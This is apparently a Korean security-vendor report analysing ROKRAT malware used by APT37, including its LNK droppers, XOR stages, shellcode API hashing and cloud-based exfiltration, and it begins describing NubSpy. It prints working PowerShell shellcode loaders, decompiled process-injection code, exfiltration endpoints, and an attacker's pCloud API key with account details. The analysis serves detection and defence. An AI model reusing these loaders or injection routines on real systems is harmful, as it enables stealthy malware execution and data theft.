
[BAT 파일 내 PowerShell Code 일부]

para.dat 파일은 두번째 DAT 파일인 ‘panic.dat’ 파일의 내용을 읽어들인다. 그리고 인젝션에 사용할 kernel32.dll 모듈의 GlobalAlloc, VirtualProtect, CreateThread, WaitForSingleObject 4개 함수를 동적으로 로드한 후 panic.dat 파일의 내용을 인젝션 시킨다.

```
$exePath=$env:public+'\'+'panic.dat';
$exeFile = Get-Content -path $exePath -encoding byte;
[Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([Net.SecurityProtocolType], 3072);

$k1123 = [System.Text.Encoding]::UTF8.GetString(34) + 'kernel32.dll' + [System.Text.Encoding]::UTF8.GetString(34);
$a90234s = '[DllImport(' + $k1123 + ')]public static extern IntPtr GlobalAlloc(uint b,uint c);';
$b = Add-Type -MemberDefinition $a90234s  -Name 'AAA' -PassThru;
$d3s9sdf = '[DllImport(' + $k1123 + ')]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d)
$a90234sb = Add-Type -MemberDefinition $d3s9sdf -Name 'AAB' -PassThru;
$b3s9s03sfse = '[DllImport(' + $k1123 + ')]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr
$cake3sd23 = Add-Type -MemberDefinition $b3s9s03sfse  -Name 'BBB' -PassThru;
$dtts9s03sd23 = '[DllImport(' + $k1123 + ')]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);';
$fried3sd23 = Add-Type -MemberDefinition $dtts9s03sd23 -Name 'DDD' -PassThru;

$byteCount = $exeFile.Length;
$buffer = $b::GlobalAlloc(0x0040, $byteCount + 0x100);
$old = 0;
$a90234sb::VirtualProtect($buffer, $byteCount + 0x100, 0x40, [ref]$old);
for($i = 0;$i -lt $byteCount;$i++) {
    [System.Runtime.InteropServices.Marshal]::WriteByte($buffer, $i, $exeFile[$i]);
};
$handle = $cake3sd23::CreateThread(0, 0, $buffer, 0, 0, 0);
$fried3sd23::WaitForSingleObject($handle, 500 * 1000);
```

[첫번째 DAT 파일 내 PowerShell Code 일부]

Panic.dat 파일은 ShellCode와 XOR 암호화되어있는 ROKRAT 바이너리 데이터로 구성되어있고, ShellCode가 실행되면서 XOR 암호화 되어있는 영역을 복호화하여 실행한다.




[ShellCode 내 XOR 복호화 코드 및 복호화 전/후 바이너리 데이터 비교]

Type 2

Type 2 샘플들은 최종 페이로드인 ROKRAT을 드롭하기까지 2번의 XOR Decrypt를 수행하는 것이 특징이며, 관련 샘플 정보는 아래와 같다.

탐지 날짜	파일명	vHash
2024.10.31.	김성민대표님모금캠페인.lnk	cd8ca036f833d99530e28a8132301ca5
2024.10.31.	이력서.lnk	cd8ca036f833d99530e28a8132301ca5
2024.10.31.	정보접근권.lnk	cd8ca036f833d99530e28a8132301ca5
2024.11.04.	통일열차9월10일원고(화).lnk	16c14f228d3bc30451ed2a7199ea4e29
2024.11.04.	공적조서(개인, 양식).lnk	cd8ca036f833d99530e28a8132301ca5
2024.11.13.	북러 밀착후 중국정부의 대북정책 변화.lnk	16c14f228d3bc30451ed2a7199ea4e29
2024.12.06.	김국성강의자료.lnk	16c14f228d3bc30451ed2a7199ea4e29
2025.03.04.	통일열차.hwp.lnk	6087a89e70a9be5f87c84a5ccbc94560
2025.03.12.	통일열차.hwp.lnk	16c14f228d3bc30451ed2a7199ea4e29
2025.03.26.	한국군사학논총 위장 악성코드	16c14f228d3bc30451ed2a7199ea4e29
2025.04.24.	(미끼문서 없음)	e6013a1b87607ddf774a1388693f3636

1. LNK 파일 실행
2. LNK 파일 내 특정 Offset에서 데이터 추출 및 파일로 저장
   - BAT 파일, DAT1 파일, DAT2 파일 생성
   - BAT 파일 실행
3. Bat파일이 DAT1 파일을 파워쉘 명령으로 실행
4. DAT1 파일은 DAT2 파일을 읽어서 XOR 복호화하여 메모리에 로드한 후 실행
   - XOR 복호화된 데이터는 쉘코드와 XOR 암호화된 데이터 존재
5. XOR 복호화된 데이터 앞부분에 존재하는 쉘코드에 의해 DAT2 파일 중간부분의 데이터를 XOR 복호화
6. XOR 복호화된 데이터(ROKRAT 악성코드)를 실행



[ROKRAT Malware Type 2 실행흐름]


아래는 Type 2의 코드 실행 과정을 분석한 내용이며, 대상 샘플은 “한국 군사학 논총 위장 악성코드” 이다. LNK 악성파일 실행 시 LNK 파일 내 특정 Offset에서 데이터를 추출하여 각각 toy03.bat, toy02.dat, toy01.dat 파일로 저장한다. 드롭된 3개의 파일 중 BAT 파일(toy03.bat)이 가장 먼저 실행되며, 첫번째 DAT 파일인 ‘toy02.dat’ 파일의 내용을 읽어서 실행한다.

toy02.dat 파일은 두번째 DAT 파일인 ‘toy01.dat’ 파일의 내용을 읽어들인 후 XOR 복호화 과정을 수행한다. 이는 Type 1 샘플에는 없었던 부분이며, 공격자가 악성파일 탐지를 회피하기 위한 조치로 보인다.

```
$exePath=$env:temp+'\toy01.dat';
$exeFile = Get-Content -path $exePath -encoding byte;
$len=$exeFile.count;
$newExeFile = New-Object Byte[] $len;

$xK='1';
for($i=0;$i -lt $len;$i++) {
    $newExeFile[$i] = $exeFile[$i] -bxor $xk[0]
};

[Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([Net.SecurityProtocolType], 3072);
$k1123 = [System.Text.Encoding]::UTF8.GetString(34) + 'kernel32.dll' + [System.Text.Encoding]::UTF
$a90234s = '[DllImport(' + $k1123 + ')]public static extern IntPtr GlobalAlloc(uint b,uint c);';
$b = Add-Type -MemberDefinition $a90234s  -Name 'AAA' -PassThru;
$d3s9sdf = '[DllImport(' + $k1123 + ')]public static extern bool VirtualProtect(IntPtr a,uint b,ui
$a90234sb = Add-Type -MemberDefinition $d3s9sdf -Name 'AAB' -PassThru;
$b3s9s03sfse = '[DllImport(' + $k1123 + ')]public static extern IntPtr CreateThread(IntPtr a,uint
$cake3sd23 = Add-Type -MemberDefinition $b3s9s03sfse  -Name 'BBB' -PassThru;
$dtts9s03sd23 = '[DllImport(' + $k1123 + ')]public static extern IntPtr WaitForSingleObject(IntPtr
$fried3sd23 = Add-Type -MemberDefinition $dtts9s03sd23 -Name 'DDD' -PassThru;

$byteCount = $newExeFile.Length;
$buffer = $b::GlobalAlloc(0x0040, $byteCount + 0x100);
$old = 0;
$a90234sb::VirtualProtect($buffer, $byteCount + 0x100, 0x40, [ref]$old);
for($i = 0;$i -lt $byteCount;$i++) {
    [System.Runtime.InteropServices.Marshal]::WriteByte($buffer, $i, $newExeFile[$i]);
};
$handle = $cake3sd23::CreateThread(0, 0, $buffer, 0, 0, 0);
$fried3sd23::WaitForSingleObject($handle, 500 * 1000);
```

[XOR 복호화 기능이 추가된 첫번째 DAT 파일 내 PowerShell Code 일부]

복호화된 ‘toy01.dat’ 파일은 마찬가지로 ShellCode 동작을 통해 XOR 암호화된 ROKRAT 바이너리 영역을 복호화한 후 실행하는 패턴을 보인다.



[XOR 복호화 전/후 바이너리 데이터 비교]


Type 3

Type 3 샘플들은 최종 페이로드인 ROKRAT을 드롭하기까지 3번의 XOR Decrypt를 수행하는 것이 특징이며, 관련 샘플 정보는 아래와 같다.

탐지 날짜	파일명	vHash
2025.6.3.	국가정보와 방첩 원고.lnk	16c14f228d3bc30451ed2a7199ea4e29
2025.7.20.	북한이탈주민의 성공적인 남한정착을 위한 아카데미 운영.lnk	16c14f228d3bc30451ed2a7199ea4e29
2025.7.31.	국가정보연구회 소식지(52호).lnk	1be1b33472895e68e30c53bd2e6398bd

Type-3 샘플은 Type-1/2 샘플과는 달리 XOR Decrypt를 2번 수행한 이후 Loader 역할을 수행하는 PE 파일을 하나 더 생성하고, 해당 PE 파일에서 XOR을 추가로 수행하는 등 이전 방식과는 다르게 최대한 최종 페이로드를 숨기는 방식으로 동작하는 특징이 있다.

1. LNK 파일 실행
2. LNK 파일 내 특정 Offset에서 데이터 추출 및 파일로 저장
   - BAT 파일, DAT1 파일, DAT2 파일 생성
   - BAT 파일 실행
3. Bat파일이 DAT1 파일을 파워쉘 명령으로 실행
4. DAT1 파일은 DAT2 파일을 읽어서 XOR 복호화하여 메모리에 로드한 후 실행
   - XOR 복호화된 데이터는 쉘코드와 XOR 암호화된 데이터 존재
5. XOR 복호화된 데이터 앞부분에 존재하는 쉘코드에 의해 DAT2 파일 중간부분의 데이터를 XOR 복호화
6. XOR 복호화된 데이터(PE)를 실행
7. PE 바이너리 데이터 특정 Offset의 데이터를 XOR 복호화
8. XOR 복호화된 데이터(ROKRAT) 실행



[ROKRAT Malware Type 3 실행흐름]

아래는 Type 3의 코드 실행 과정을 분석한 내용이며, 대상 샘플은 “국가정보와 방첩 원고.lnk” 이다. LNK 악성파일 실행 시 LNK 파일 내 특정 Offset에서 데이터를 추출하여 각각 ttf03.bat, ttf02.dat, ttf01.dat 파일로 저장한다. 드롭된 3개의 파일 중 BAT 파일(ttf03.bat)이 가장 먼저 실행되며, 첫번째 DAT 파일인 ‘ttf02.dat’ 파일의 내용을 읽어서 실행한다.


ttf02.dat 파일은 두번째 DAT 파일인 ‘ttf01.dat’ 파일의 내용을 읽어들인 후 XOR 복호화 과정을 수행한 후 실행하는데, 실행되는 파일은 ROKRAT 페이로드가 아닌 Loader 역할을 수행하는 PE 파일이다.

Loader 역할을 수행하는 PE 파일은 mspaint.exe 프로그램을 실행시키고, 해당 프로세스에 두번째 ShellCode와 XOR 암호화된 바이너리를 로드하고 해당 ShellCode를 실행한다.

```
if ( CreateProcessW(L"C:\\Windows\\SysWOW64\\mspaint.exe", 0, 0, 0, 0, 0x8000000u, 0, 0, &v11, &v12) )// mspaint.exe를 숨겨진 상태로 실행 (프로세스 할로잉 대상)
                                        // 암호화된 페이로드 복호화 시작 (XOR 연산)
  for ( i = 0; i < 55808; i += 2 )
  {
    xmmword_403018[i] = (__int128)_mm_xor_si128((__m128i)xmmword_403018[i], (__m128i)xmmword_402170);// 첫 번째 데이터 블록 XOR 복호화
    xmmword_403028[i] = (__int128)_mm_xor_si128((__m128i)xmmword_402170, (__m128i)xmmword_403028[i]);// 두 번째 데이터 블록 XOR 복호화
  }
  v6 = OpenProcess(0x1FFFFFu, 0, v12.dwProcessId);// 생성된 mspaint 프로세스에 대한 핸들 획득 (모든 권한)
  v7 = v6;
  if ( v6 )
  {
    v8 = VirtualAllocEx(v6, 0, 0x180000u, 0x3000u, 0x40u);// 대상 프로세스에 RWB 메모리 할당 (실행 가능)
    if ( v8 )
    {
      v13 = 0;
      if ( WriteProcessMemory(v7, v8, xmmword_403018, 0xDA000u, &v13) )// 복호화된 악성 페이로드를 대상 프로세스에 주입
      {
        ModuleHandleA = GetModuleHandleA("ntdll.dll");// ntdll.dll 모듈 핸들 획득
        if ( ModuleHandleA )
        {
          NtCreateThreadEx = GetProcAddress(ModuleHandleA, "NtCreateThreadEx");// NtCreateThreadEx API 주소 획득 (직접 시스템 콜)
          if ( NtCreateThreadEx )
          {
            v14 = 0;
            if ( !((int (__stdcall *)(HANDLE *, int, _DWORD, void *, void *, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))NtCreateThreadEx)(
                   &v14,
```

[Loader 역할을 수행하는 실행 파일의 ShellCode 로드 및 실행]

두번째 ShellCode는 XOR 암호화된 바이너리를 복호화하여 최종적으로 ROKRAT 악성코드를 실행하는 패턴을 보이며, Type 3로 분류된 샘플들은 Type 2보다 한단계 더 진화한 분석 방해 기법을 보이고 있다.



[XOR 복호화 전/후 바이너리 데이터 비교]

ShellCode Execution Flow


위에서 살펴본 Type 1/2/3 모두 최종 페이로드로 ROKRAT을 드롭 및 실행하며, 또다른 공통점으로는 ROKRAT 바이너리 데이터 앞에 ShellCode가 존재한다. 해당 쉘코드의 기능을 먼저 간단히 살펴보고, Type 1/2/3 별로 ShellCode가 어떻게 변화했는지도 살펴보고자 한다.

ShellCode Type 1

ShellCode의 주요 기능은 API Hashing 을 통해 악성 기능에 사용되는 API 함수를 복원하여 ROKRAT 바이너리 데이터를 XOR 복호화한 후 메모리에 로드하여 실행하는 것이다. API Hashing 기법은 API 함수명을 해시값으로 변환하여 정적/동적 리버스 엔지니어링 분석을 어렵게 만들고 백신 솔루션의 탐지를 우회할 수 있게 한다.

Type 1 샘플의 전체적인 ShellCode 실행 흐름은 아래 그래프와 같으며, API Hashing을 통해 복원한 API 함수명은 다음과 같다. 해싱된 API 함수들은 보통 메모리 인젝션에 사용되는 API 함수들인 것을 알 수 있으며, API Hashing 알고리즘으로는 ROR-13 (13비트 우측으로 순환 쉬프트) 기법이 사용되었다.


API 함수명	해시 값	용도
VirtualAlloc	0x021FFC20	메모리 할당
VirtualFree	0xCDDB696F	메모리 해제
WriteProcessMemory	0x9D4B1301	메모리 쓰기
LoadLibraryA	0x24CC112C	DLL 로드
GetProcAddress	0xB5E89131	API 주소 획득
VirtualProtect	0x6060BB68	메모리 보호 설정
memset	0x4D8D168B	메모리 초기화



[ShellCode (Type 1) 실행 흐름]

ShellCode Type 2~3

Type 2/3 샘플의 ShellCode도 API Hashing을 이용한 안티 리버싱 기법이 적용되어있다. 다만 Type 1 샘플은 API 함수명에 대한 Hashing만 적용되었다면, Type 2/3에서는 모듈명 까지 Hashing 처리되어있다는 것이 특징이다. 그리고 모듈명 Hashing 에는 ROR11 기법을 적용했고, 함수명 Hashing 에는 ROR15 기법을 이용하여 각각 해싱 처리를 수행한다.



[ShellCode (Type 2/3) 실행 흐름]

이외에도 코드 최적화, 탐지 회피 개선 등 몇 가지 개선점이 보이기도 한다. Type 1과 2/3 샘플의 Shell Code 주요 변화는 아래와 같다.

특징	Type 1	Type 2/3
해싱 알고리즘	ROR13 (단일 해싱 기법)	ROR11 + ROR15 (이중 해싱 기법)
쉘코드 크기	0x802 Bytes	0x590 Bytes
함수 개수	11개	10개
API 해시	7개	5개

ROKRAT Binary Diff & Analysis

공격자는 Type 1~3 까지 페이로드 드롭 패턴을 발전시켜왔으나, 최종 악성 페이로드인 ROKRAT 악성코드에는 큰 변화를 주지 않은 것으로 확인되었다. ROKRAT 악성코드를 유포하는 20개의 LNK 샘플을 모두 확인한 결과 정보유출을 위한 클라우드 저장소 서비스 관련 정보만 일부 변경되었을 뿐, 기능적인 부분에서는 98.8% 동일한 악성코드임을 확인하였다. (98.8%라는 수치는 ROKRAT Binary Diffing을 통해 얻은 수치이다.)

ROKRAT 악성코드를 간단히 살펴보면, 단일 숫자/문자로 구성된 RAT 명령체계를 가지고 있으며 '1~9', 'j,b,g,h' 등의 문자를 기준으로 분기하여 명령을 수행한다.

```
switch ( szUrl[0] )
{                   int
  case '1':
  case '2':
  case '5':
  case '6':
    v22 = ((int (__thiscall *)(LPCSTR))filedownload_40D

    v6 = v490;
    v5 = v22;
    break;
  case '3':
  case '4':
  case '7':
  case '8':
  case '9':
    for ( i = 0; i < (int)(v3 - 1); ++i )
      szUrl[i + 1] ^= byte_4D0192[(unsigned __int8)(i %
    ((void (__stdcall *)(void *, void *, void *, void *
      (void *)unk_4D01E0,
      &szUrl[1],
      L"aa",
      L"aa",
      L"bb");
```

[ROKRAT 악성코드 : 명령 분기]

명령어	기능	특징
j,b	- 프로세스 종료	
d	- CMD 명령 실행 후 프로세스 종료	- CMD 명령 실행 시 옵션 > /U : 명령 출력 형식을 유니코드로 지정 > /C : 지정된 명령 실행 후 명령 프로세스(cmd)종료
f	- CMD 명령 실행	- CMD 명령 실행 시 옵션 > /U : 명령 출력 형식을 유니코드로 지정 > /C : 지정된 명령 실행 후 명령 프로세스(cmd)종료
i,g	- 클라우드에 저장된 파일 삭제	

h	- 감염PC 내 디렉토리/파일 정보 수집 후 [랜덤 문자열.TMP] 파일로 저장 - 저장된 파일은 암호화한 후 전송	- 디렉토리/파일 정보 수집 명령 : dir /A /S %s >> %temp%₩?_.TM - 클라우드 전송 시 Comment 디렉토리로 전송 - 클라우드 전송 완료 후 파일 삭제
1,2,5,6	- 파일 다운로드	
3,4,7,8,9	- XOR 인코딩/디코딩	
e	- 파일 실행	
c	- 특정 확장자를 가진 파일 정보 수집 및 클라우드 전송	- 대상 확장자 : XLS, DOC, PPT, TXT, M4A, AMR, PDF, HWP

특히 시스템 정보를 수집하여 공격자가 미리 마련해둔 클라우드 저장소 서비스로 업로드 하는데, 이때 "--wwjaughalvncjwiajs--" 라는 고정된 문자열을 사용하는 것이 특징이다.

```
00000084  C (…  https://api.pcloud.com/uploadfile?path=%s&fi
00000017  C     --wwjaughalvncjwiajs--
00000038  C     Content-Disposition: form-data; name=₩"file
```


[ROKRAT 악성코드 : 특징 #1]

추가 악성파일을 다운로드할 때는 "KB400928_doc.exe" 라는 파일명을 이용하는 것도 모든 샘플에서 나타나는 특징이며, 수집하는 시스템 정보는 Windows OS Build 번호, 컴퓨터 이름, 사용자 이름, 시스템 제품 정보, BIOS 버전 정보 등이 있다.

```
strcpy(v25, "KB400928_doc.exe");
v29 = (_BYTE *)v477[59];
if ( v27 )
{ _BYTE *v29; // esi
  v30 = *(_BYTE *)v477[59];
  do
    v29[v28++] ^= v30 ^ 0x4D;
  while ( v28 < v27 );
}
v31 = fopen((const char *)&v67[38], "wb");
v32 = v31;
if ( v31 )
```

[ROKRAT 악성코드 : 특징 #2]

그리고 ROKRAT 악성코드는 실시간으로 감염PC의 화면을 캡쳐하여 클라우드로 전송하는 기능도 갖추고 있다.



[ROKRAT 악성코드 : 스크린샷 캡쳐 기능]

클라우드 저장소 서비스로 각종 정보를 전송할때에는 아래와 같은 URL을 참고하여 정보를 전송하며, 이용하는 클라우드 서비스는 pCloud, DropBox, Yandex 3개 서비스를 이용한다. 각 서비스 별 API를 이용하여 데이터를 업로드할 수 있고, API키를 이용하여 업로드된 데이터를 조회하여 다운로드하는 것도 가능하다.

종류	URL	기능
pCloud	hxxps://api.pcloud.com/oauth2_token	클라우드 접근 토큰 설정
	hxxps://my.pcloud.com/oauth2/authorize	클라우드 인증 관련
	hxxps://api.pcloud.com/listfolder?path=%s	클라우드 내 디렉토리 및 파일 확인
	hxxps://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1	파일 업로드
	hxxps://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1	파일 다운로드
	hxxps://api.pcloud.com/deletefile?path=%s	파일 삭제
DropBox	hxxps://api.dropboxapi.com/2/files/list_folder	클라우드 내 디렉토리 및 파일 확인
	hxxps://api.dropboxapi.com/2/files/delete	파일 삭제
	hxxps://content.dropboxapi.com/2/files/upload	파일 업로드
	hxxps://content.dropboxapi.com/2/files/download	파일 다운로드
Yandex	hxxps://cloud-api.yandex.net/v1/disk/resources?path=%s&limit=500	클라우드 내 디렉토리 및 파일 확인
	hxxps://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s	클라우드 내 디렉토리 및 파일 확인
	hxxps://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s	파일 업로드
	hxxps://cloud-api.yandex.net/v1/disk/resources/download?path=%s	파일 다운로드

악성코드에 하드코딩된 클라우드 서비스 API Key는 공격자가 탈취한 정보를 업로드하는데 이용하지만, 이를 역이용하면 탈취된 정보가 무엇인지 다운로드할 수 있고, API Key와 연결된 클라우드 서비스 계정 정보도 일부 확인이 가능하다.

pCloud 클라우드 저장소를 예로 들어보면, ROKRAT 악성코드에 pCloud 관련 API Key가 하드코딩 되어있고, pCloud의 API Document를 참고하여 아래 URL에 API Key를 이용하면 클라우드 서비스 계정 정보를 확인할 수 있다.

pCloud API Key	JINs7ZDb7OvfloXrYZt8wH7kZ7LjAjGKBckj4kTgWSBiDSVWF1fKX
URL	hxxp://api.pcloud.com/userinfo
조회 결과	{ 'cryptosetup': False, 'plan': 0, 'cryptosubscription': False, 'publiclinkquota': 53687091200, 'result': 0, 'email': 'tianling0315@gmail.com', 'trashrevretentiondays': 15, 'userid': 20397858, 'emailverified': True, 'usedpublinkbranding': False, 'currency': 'USD', 'agreedwithpp': True, 'haspassword': True, … 'business': False, 'usedquota': 453416, 'language': 'en', 'haspaidrelocation': False, 'freequota': 10737418240, 'registered': 'Mon, 03 Jul 2023 01:02:41 +0000',

```
    'journey': {
      'steps': {
        'verifymail': True, 'uploadfile': True, 'autoupload': False,
        'downloadapp': False, 'downloaddrive': False, 'sentinvitation': True
      }
    }
}
```

공격자는 매 공격마다 계정을 새로 생성하여 공격에 이용할 수도 있지만, 기존 계정을 그대로 이용하는 경우도 있으므로 해당 계정과 클라우드 스토리지를 모니터링하여 공격자 또는 공격 대상에 대한 정보를 습득할 수 있다.

2. NubSpy Malware

NubSpy 악성코드는 PubNub 실시간 메시지 서비스를 C2로 활용하는 악성코드로 가장 최근에 APT37 해킹조직이 활용한 악성코드이다. PubNub 서비스는 실시간 메시징을 위한 클라우드 기반 발행-구독(Publish-Subscribe) 서비스로 알려져 있으며, 주요 구성요소와 특징은 아래와 같다.

Publish Key (pubkey)	- **메시지 발행** 시 사용되는 인증 키 - **채널에 데이터를 전송**할 권한을 제공
Subscribe Key (subkey)	- **메시지 구독** 시 사용되는 인증 키 - **채널에서 데이터를 수신**할 권한 제공
Channel	- 메시지 전송 경로 (논리적 경로) - 발행자(pub)와 구독자(sub)를 연결하는 매개체
주요 도메인	pndsn.com (ps.pndsn.com)
